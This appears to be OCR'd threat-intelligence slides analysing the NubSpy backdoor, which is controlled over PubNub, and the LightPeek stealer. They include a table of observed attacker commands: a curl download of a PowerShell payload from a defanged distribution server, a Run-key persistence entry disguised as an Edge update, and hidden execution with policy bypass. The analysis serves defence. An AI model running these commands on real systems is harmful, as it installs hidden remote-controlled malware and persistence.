
| NubSpy

NubSpy is the backdoor-typed malware that uses the PubNub API to receive commands and sends back execution results


- First seen: Jul 2025
- Malware Type: Backdoor
- Base Language: AutoIt, PowerShell



NubSpy



NubSpy



device-register

Records clientID generated for each victim

```
deviceId deviceId deviceId
deviceId deviceId deviceId
```

result-channel

Records command execution results from victim


```
{"sender":"{deviceId}","content":"{Base64_Enc_Output}"}
{"sender":"{deviceId}","content":"{Base64_Enc_Output}"}
{"sender":"{deviceId}","content":"{Base64_Enc_Output}"}
{"sender":"{deviceId}","content":"{Base64_Enc_Output}"}
```

command-victimidN

Stores commands to be executed per victim

```
command1, command2, command3, ...
```

Attack Flow: Victim-specific Chain




LightPeek

Type	Command Executed
Collect basic information	whoami dir d:
Download additional payloads	**curl** hxxp://{distribute_server_A}/lib/Classes/new/client.dat -o c:₩programdata₩**client.ps1**
Maintain persistence	**reg add** HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run /v **EdgeBrowserUpdate** /d "C:₩Windows₩System32₩WindowsPowerShell₩v1.0₩**powershell.exe -w hidden -ep bypass c:₩programdata₩client.ps1" /f**
Execute malware	powershell c:₩programdata₩client.ps1 powershell **-w hidden -ep bypass** c:₩programdata₩client.ps1

LightPeek

- First seen in Jul 2025
- Malware Type: Stealer
- Base Language: PowerShell
- Collected Information
  - Local Files/Directories
  - Screen Captures




LightPeek

PubNub

Attacker

